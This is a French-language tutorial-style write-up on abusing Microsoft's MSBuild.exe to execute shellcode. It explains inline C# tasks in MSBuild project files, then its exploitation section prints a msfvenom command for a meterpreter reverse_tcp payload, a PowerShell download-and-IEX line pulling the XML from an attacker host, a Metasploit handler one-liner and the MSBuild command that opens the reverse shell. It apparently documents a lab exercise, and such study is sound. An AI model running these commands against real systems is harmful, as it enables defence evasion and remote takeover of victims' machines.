

MsBuild.exe

En générale:

`msbuild.exe` est l'exécutable principal de MSBuild, l'outil de construction de Microsoft

En Details:

`msbuild.exe` (Exécutable de MSBuild) est le fichier binaire qui permet d'exécuter MSBuild à partir de la ligne de commande sur Windows. Il est utilisé pour compiler des projets et des solutions basés sur .NET.

MSBuild (Microsoft Build Engine) est un outil de construction utilisé pour automatiser le processus de compilation et de gestion de projets logiciels, principalement dans l'environnement .NET.

Fonctionnalités de

`msbuild.exe`




1. Compilation de projets : Lorsque vous exécutez `msbuild.exe`, il lit les fichiers de projet (comme `.csproj` pour C#) et compile le code source, générant des fichiers exécutables ou des bibliothèques.
2. Dépendances : MSBuild gère automatiquement les dépendances entre les projets, garantissant que les projets nécessaires sont construits dans le bon ordre.
3. et autres

Où se trouve :

The msbuild.exe binary can be found under :

```
C:\Windows\Microsoft.NET\Framework\V4.0.30319\.
```

Explication du code :



using Microsoft.Build.Framework;

- importe le framework MSBuild, qui fournit des interfaces et des classes pour créer des tâches de build.
- Intérêt : Cela permet de définir une tâche personnalisée pour MSBuild.

public class Type ClassExample : Task, ITask

- Elle indique que `ClassExample` hérite de la classe `Task` et implémente l'interface `ITask`.
- Intérêt : Cela permet à la classe d'être utilisée comme une tâche dans le système de build de MSBuild, offrant des fonctionnalités de construction et de gestion de projets.

```
public override bool Execute()
```

- Elle définit la méthode `Execute`, qui est une méthode surchargée de la classe `Task`.
- Intérêt : C'est la méthode principale qui est appelée lorsque la tâche est exécutée. Elle doit retourner un booléen indiquant si l'exécution a réussi ou non.

puisque MSBuild est un système de construction utilisé pour compiler des projets .NET, et il fonctionne principalement avec des fichiers de projet au format XML, tels que `.csproj` pour les projets C#. Il ne peut pas directement exécuter des fichiers C# (.cs) sans qu'ils soient encapsulés dans un projet défini dans un fichier XML.

c'est ce que nous avons fait

```
<Project ToolsVersion="4.0"
xmlns="http://schemas.microsoft.com/developer
/msbuild/2003">
```

- permet de définir un projet MSBuild avec la version 4.0

<Target> : Définit une cible MSBuild nommée Hello

<ClassExample /> : Exécute une classe appelée ClassExample

UsingTask : Déclare une tâche nommée ClassExample.

TaskFactory="CodeTaskFactory" : Permet d'inclure du code C# directement dans le fichier MSBuild.

AssemblyFile="C:\Windows\Microsoft.Net\Framework\v4.0.30319\Microsoft.Build.Tasks.v4.0.dll" : Utilise la bibliothèque

Microsoft.Build.Tasks.v4.0.dll de MSBuild.

<![CDATA[...]]> : Permet d'insérer du code C# sans interférence avec la syntaxe XML.

Exploitation


premièrement générant notre shellcode avec msfconsole :

```
msfvenom -p windows/meterpreter/reverse_tcp  
LHOST=192.168.190.28 LPORT=443 -f csharp
```

maintenant il faut qu'on delivre notre fichier xml au cible win 10 ,j'ai essayer avec le serveur http mais n'a pas fonctionner , je peux telecharger les fichiers xml depuis le browser , donc j'ai adopter une autre solution de telecharger le fichier avec une commande powershell :


(New-Object

```
Net.WebClient).DownloadFile('http://192.168  
.190.28/msbuild_shellcode.xml', 'C:\\users\\  
public\\msbuild_shellcod.xml') | IEX
```




lancant un handler dans metasploit pour intercepter notre reverse shell:

```
msfconsole -x "use exploits/multi/handler;  
set lhost 192.168.190.28; set lport 443;  
set payload  
windows/meterpreter/reverse_tcp; exploit"
```




executant notre exploit dans le repertoire home
C:\Users\hajar :

C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe
C:\Users\Public\msbuild_shellcode.xml



le reverse shell a ete creer avec success:



ressources :

<https://www.ired.team/offensive-security/code-execution/using-msbuild-to-execute-shellcode-in-c>
<https://gist.githubusercontent.com/ConsciousHac>

[ker/5fce0343f29085cd9fba466974e43f17/raw/df62c7256701d486fcd1e063487f24b599658a7b/s hellcode.xml](#)

